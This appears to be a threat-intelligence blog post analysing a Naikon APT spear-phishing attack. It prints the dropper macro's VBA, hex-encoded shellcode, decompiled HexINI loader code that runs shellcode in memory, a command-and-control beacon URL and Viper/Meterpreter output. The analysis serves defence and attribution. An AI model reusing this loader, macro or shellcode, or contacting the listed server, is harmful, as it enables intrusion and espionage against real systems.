THE LOTUS PANDA IS AWAKE, AGAIN. ANALYSIS OF ITS LAST STRIKE.

: 4/29/2022

APT + Intelligence Cluster25 *today*April 29, 2022

NAIKON is the name of an APT (Advanced Persistent Threat) which is believed to originate from China. The Naikon hacker group was first tracked over a decade ago, back in 2010. Naikon APT hit the headlines in 2015 when malware researchers discovered the infrastructure used by cybercriminals. Thanks to this, **one of the members of the hacker group was caught by law enforcement**. After this oversight, cybersecurity analysts suggested that Naikon APT went out of business. However, Naikon has resurfaced in the last weeks.

The geolocalization and the sectors targeted by Naikon cyberattacks could likely suggest their intention to strategically attempt ASEAN members like Brunei, Cambodia, Indonesia, Laos, Malaysia, Myanmar, the Philippines, Singapore, Thailand, and Vietnam. Because of their more capitalist economic model, and their partnerships with the West, those countries could likely have important and classified foreign affairs or military information, which could likely be acquired and exploited by the Chinese threat actor. In fact, the group focused its previous attacks **on high profile targets such as government agencies and military organizations** in the South Asian region. Most government bodies targeted by Naikon APT cybercriminals are usually in the foreign affairs or science and technology sectors. Some state-owned businesses and companies have also reportedly been targeted by the threat actor.


By observing Naikon APT's hacking arsenal, it was concluded that this group tends to conduct long-term intelligence and espionage operations, typical for a group that aims to conduct attacks on foreign governments and officials. To avoid detection and maximize the result, it **changed different TTPs and tools over time**.

In this attack analyzed by C25, the Chinese APT used a spear phishing email to deliver a beacon of a **Red Team framework known as "Viper"**. The killchain includes an artifact that is already known and that was attributed to

Naikon one year ago and it is used to load and execute a custom shellcode. The target of this attack is currently unknown but with high probability, given the previous history of the attack perpetrated by the group, it might be a government institution from a South Asian country.

INITIAL ACCESS

The attack starts with a spear phishing email containing a weaponized document. The file, written in Chinese, seems to be a reply to a **call for tenders**. Its title translated in English is “Tender Documents for Centralized Procurement of Web Application Firewall (WAF) Equipment of China Mobile from 2022 to 2024”.



中国移动 2022 年至 2024 年 Web 应用防火墙（WAF）
设备集中采购招标文件

招标人：中国移动通信有限公司


招标代理：北京煜金桥通信建设监理咨询有限责任公司

2022 年 4 月

目　录


第一章　招标公告 4
第二章投标人须知 10
投标人须知前附表 10
1．总则 16
1.1 项目概况 16
1.2 资金来源和落实情况 16
1.3 招标范围 16
1.4 集中招标类型 16
1.5 招标方式 17
1.6 招标的组织形式 17
1.7 资格审查 17
1.8 投标人不得存在的情形 18
1.9 合格的货物和服务 18
1.10 投标费用 18
1.11 保密 19
2．招标文件 19
2.1 招标文件的组成 19
2.2 踏勘现场 19
2.3 投标预备会 20
2.4 招标文件的澄清和修改 20
3．投标文件 20
3.1 投标文件的组成 20
3.2 投标文件的编制 21

The Office document contains two different **payloads that are hidden as document properties**. As visible in the following VBA snippet, when opening the document, the Macro code extracts the embedded data from **Comments** and **Subject** properties and writes it in the file system.



```
tmp_folder = fso.GetSpecialFolder(2)
tmp_file = fso.GetTempName()
loader_name = tmp_folder + "\" + tmp_file + ".exe"
ini_name = tmp_folder + "\" + tmp_file + ".ini"
For Each prop In ActiveDocument.BuiltInDocumentProperties
    If prop.Name = "Comments" Then
        Result = CreateLoader(prop.Value, loader_name)

    End If
    If prop.Name = "Subject" Then
        Result = Createini(prop.Value, ini_name)
    End If
Next
```


The files are written under “%Temp%**rad543C7.tmp.ini**” and “%Temp%**rad543C7.tmp.exe**“. The VBA code is simple and short and doesn’t have trace of any obfuscation. The created INI file contains a payload encoded as hexstring, as shown below.



```
fce8c1000000415141505251564831d265488b5260488b5
7250480fb74a4a4d31c94831c0ac3c617c022c2041c1c90
51488b52208b423c4801d08b80880000004885c0746848
40204901d067e35648ffc9418b34884801d64d31c94831
c138e075f14c034c24084539d175d758448b40244901d0
1c4901d0418b04884801d0415841585e595a4158415941
e05841595a488b12e956ffffff5d4881c470feffff488d
b1ffd5e9970000005e6a00488dbc242001000057488d4c
6804000008514989c94989c84889f241ba79cc3f86ffd5
006a4049c7c10010000049c7c05ca003004831d2488b0f
4889c35449c7c15ca00300eb4641584889c2488b0f41ba
c95151514989d94989c8488b0f41bac6ac9a79ffd54831
35e0ffd5e864ffffff737663686f73742e65786500e8b5
4889e54883ec204883e4f0e8000000005b4881c3035b00
03004989d86a045affd0000000000000000000000000000
0e00b409cd21b8014ccd21546869732070726f6772616d
62652072756e20696e20444f53206d6f64652e0d0d0a24
9b167ab3fa7829b3fa7829b3fa782907668929b4fa7829
```


HEXINI LOADER

The **file rad543C7.tmp.exe** is an artifact already known to the community since the last year and it was named **HexINI**. It is a small executable that acts like a loader for a shellcode. Its name comes from its characteristic to be a loader for a hex-encoded shellcode saved as INI file in the same folder. So, also in this specific case the final code is contained into the same loader file, **rad543C7.tmp.ini**.



```
v14 = 60000;
GetModuleFileNameA(0i64, Filename, 0x104u);
splitpath(Filename, Drive, Dir, Source, v2);
Destination[0] = 0;
strcat(Destination, Drive);
strcat(Destination, Dir);
strcat(Destination, Source);
strcat(Destination, ".ini");
Stream = fopen(Destination, "rb");
if ( !Stream )
  exit(1);
fseek(Stream, 0, 2);
v12 = ftell(Stream);
rewind(Stream);
Buffer = malloc(v12);
if ( !Buffer )
  exit(2);
v10 = fread(Buffer, 1ui64, v12, Stream);
if ( v10 != v12 )
  exit(3);
v14 = 3 * ((unsigned __int64)v12 >> 1) + 1;
Src[0] = 0i64;
Src[1] = 0i64;
memset(&Src[2], 0, 0x927B0ui64);
hexstring_to_bytes((const char *)Buffer, (__int64)Src);
fclose(Stream);
lpStartAddress = (LPTHREAD_START_ROUTINE)VirtualAlloc(0i64, 0x927C0ui64, 0x1000u, 0x40u);
memcpy(lpStartAddress, Src, 0x927C0ui64);
hHandle = CreateThread(0i64, 0i64, lpStartAddress, 0i64, 0, 0i64);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
return CloseHandle(hHandle);
```

In the image is shown the core of **HexINI** loader. It simply opens and reads the INI file using the **fopen** and **fread** functions, then converts the hexadecimal string to a byte array. Then this array is loaded into process memory space using **VirtualAlloc** and **memcpy**. Finally, the code is executed on a new thread through the **CreateThread** function.



```
        0000000076B95A1F    90                  nop
RIP RAX 0000000076B95A20    48:83EC 48          sub rsp,48                                 CreateThread
        0000000076B95A24    48:8B4424 78        mov rax,qword ptr ss:[rsp+78]
        0000000076B95A29    48:894424 38        mov qword ptr ss:[rsp+38],rax
        0000000076B95A2E    8B4424 70           mov eax,dword ptr ss:[rsp+70]
        0000000076B95A32    48:C74424 30 0000000 mov qword ptr ss:[rsp+30],0
        0000000076B95A3B    894424 28           mov dword ptr ss:[rsp+28],eax
        0000000076B95A3F    4C:894C24 20        mov qword ptr ss:[rsp+20],r9              [rsp+20]:"ini"
        0000000076B95A44    4D:8BC8             mov r9,r8
        0000000076B95A47    4C:8BC2             mov r8,rdx
        0000000076B95A4A    48:8BD1             mov rdx,rcx
        0000000076B95A4D    48:83C9 FF          or rcx,FFFFFFFFFFFFFFFF
        0000000076B95A51    E8 0E000000         call <JMP.&CreateRemoteThreadEx>
        0000000076B95A56    48:83C4 48          add rsp,48
        0000000076B95A5A    C3                  ret
        0000000076B95A5B    90                  nop
        0000000076B95A5C    90                  nop
        0000000076B95A5D    90                  nop
        0000000076B95A5E    90                  nop
        0000000076B95A5F    90                  nop
        0000000076B95A60    90                  nop
        0000000076B95A61    90                  nop
        0000000076B95A62    90                  nop
        0000000076B95A63    90                  nop
        0000000076B95A64  ⌄ FF25 8E770800       jmp qword ptr ds:[<&CreateRemoteThreadE: JMP.&CreateRemoteThreadEx
        0000000076B95A6A    90                  nop
rsp=000000000019C958
48 'H'

.text:0000000076B95A20 kernel32.dll:$15A20 #14E20 <CreateThread>
```

```
Indirizzo         Hex                                              ASCII
0000000000570000  FC E8 C1 00 00 00 41 51 41 50 52 51 56 48 31 D2  üèÁ...AQAPRQVH1Ò
0000000000570010  65 48 8B 52 60 48 8B 52 18 48 8B 52 20 48 8B 72  eH.R`H.R.H.R H.r
0000000000570020  50 48 0F B7 4A 4A 4D 31 C9 48 31 C0 AC 3C 61 7C  PH.·JJM1ÉH1À¬<a|
0000000000570030  02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED 52 41 51 48  ., AÁÉ.A.ÁâíRAQH
0000000000570040  8B 52 20 8B 42 3C 48 01 D0 8B 80 88 00 00 00 48  .R .B<H.Ð......H
0000000000570050  85 C0 74 68 48 01 D0 50 8B 48 18 44 8B 40 20 49  .ÀthH.ÐP.H.D.@ I
0000000000570060  01 D0 67 E3 56 48 FF C9 41 8B 34 88 48 01 D6 4D  .ÐgãVHÿÉA.4.H.ÖM
0000000000570070  31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75  1ÉH1À¬AÁÉ.A.Á8àu
0000000000570080  F1 4C 03 4C 24 08 45 39 D1 75 D7 58 44 8B 40 24  ñL.L$.E9ÑuxXD.@$
0000000000570090  49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 01 D0 41  I.ÐfA..HD.@.I.ÐA
00000000005700A0  8B 04 88 48 01 D0 41 58 41 58 5E 59 5A 41 58 41  ...H.ÐAXAX^YZAXA
00000000005700B0  59 41 5A 48 83 EC 20 41 52 FF E0 58 41 59 5A 48  YAZH.ì ARÿàXAYZH
00000000005700C0  8B 12 E9 56 FF FF FF 5D 48 81 C4 70 FE FF FF 48  ..éVÿÿÿ]H.ÄpþÿÿH
00000000005700D0  8D 4C 24 30 41 BA B1 4A 6B B1 FF D5 E9 97 00 00  .L$0A°±Jk±ÿÕé...
00000000005700E0  00 5E 6A 00 48 8D BC 24 20 01 00 00 57 48 8D 4C  .^j.H.¼$ ...WH.L
00000000005700F0  24 60 51 48 31 C9 51 51 68 04 00 00 08 51 49 89  $`QH1ÉQQh....QI.
0000000000570100  C9 49 89 C8 48 89 F2 41 BA 79 CC 3F 86 FF D5 48  ÉI.ÈH.òA°yÌ?.ÿÕH
0000000000570110  85 C0 0F 84 76 00 00 00 6A 40 49 C7 C1 00 10 00  .À..v...j@IÇÁ...
0000000000570120  00 49 C7 C0 5C A0 03 00 48 31 D2 48 8B 0F 41 BA  .IÇÀ\ ..H1ÒH..A°
0000000000570130  AE 87 92 3F FF D5 48 89 C3 54 49 C7 C1 5C A0 03  ®..?ÿÕH.ÃTIÇÁ\ .
0000000000570140  00 EB 46 41 58 48 89 C2 48 8B 0F 41 BA C5 D8 BD  .ëFAXH.ÂH..A°ÅØ½
0000000000570150  E7 FF D5 48 31 C9 51 51 51 49 89 D9 49 89 C8 48  çÿÕH1ÉQQQI.ÙI.ÈH
0000000000570160  8B 0F 41 BA C6 AC 9A 79 FF D5 48 31 C9 48 FF C9  ..A°Æ¬.yÿÕH1ÉHÿÉ
0000000000570170  41 BA 44 F0 35 E0 FF D5 E8 64 FF FF FF 73 76 63  A°Dð5àÿÕèdÿÿÿsvc
0000000000570180  68 6F 73 74 2E 65 78 65 00 E8 B5 FF FF FF 4D 5A  host.exe.èµÿÿÿMZ
0000000000570190  41 52 55 48 89 E5 48 83 EC 20 48 83 E4 F0 E8 00  ARUH.åH.ì H.äðè.
00000000005701A0  00 00 00 5B 48 81 C3 03 5B 00 00 FF D3 48 81 C3  ...[H.Ã.[..ÿÓH.Ã
00000000005701B0  E8 3C 03 00 49 89 D8 6A 04 5A FF D0 00 00 00 00  è<..I.Øj.ZÿÐ....
```

As shown in this picture, the hex bytes in the memory space the **IpStartAddress** is pointing to are the same already seen into the previous INI file.

SHELLCODE

Once the shellcode is executed, it proceeds with the creation of a suspended process of **svchost.exe** that can inject the final beacon.

The injection mechanism uses the classic flow composed by **VirtualAllocEx**, **WriteProcessMemory** and **CreateRemoteThreadEx** WinApi functions.

This remote thread seems to be a sort of HTTP beacon that tries to get new commands to execute every 7899 milliseconds from **https://175.27.164.228:57784/NYMLEDfq/IOH9E0Nq2YMEVQVXZgqYUAOI5wWcN5LMe**

The beacon embeds the following user-agent:


> **Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36**

That corresponds to Google Chrome v58 on Windows 7.

At first glance, the code of this artifact might look like a CobaltStrike beacon. However, after a deep analysis C25 team discovered the beacon derives from a less popular RedTeam framework known as **Viper**.

On the command-and-control server, using a passive approach, C25 found the presence of a **Viper framework and ARL dashboards** (both tools are briefly described in the next section).

A graphic representation of the described kill-chain is shown below.



NAIKON ARSENAL


During the analysis it was discovered part of Naikon APT arsenal. Starting from what we observed we can assert that this Chinese group is using open-source tools like **Viper** and **ARL (Asset Reconnaissance Lighthouse)**. Both tools seem to be developed by a Chinese programmer, as most of their documentation is written in Mandarin.

Viper [https://github.com/FunnyWolf/Viper**]**

Viper is a graphical penetration tool, which modularizes and weaponizes the tactics and technologies commonly used in the process of Intranet penetration. As stated in its Github page, Viper integrates 80+ modules, covering almost all the known Techniques (such as Resource Development, Initial Access, Execution, Persistence and so on).

Like CobaltStrike, Viper allows easy payload generation, such as Meterpreter, ReverseShell and other custom beacons.

In the following image is shown a Meterpreter usage example directly through the Viper GUI.



```
meterpreter > sysinfo
Computer        : WIN200811
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : zh_CN
Domain          : LAB
Logged On Users : 4
Pid             : 1560
Meterpreter     : x64/windows
```


```
2021-09-15 14:32 Get .Net framew
Installed .Net framework version:
v2.0.50727
v3.0
v3.5
v4
v4.0

2021-09-15 14:32 Intranet port sc
IP address : 192.168.146.11
Module timeout time (seconds) : 60
Port list : 21,22,80,88,139,445,1433,3
Connection timeout (millisecond) :
Number of scanning threads : 10
Scan result
IP address: 192.168.146.11 Port: 80 P
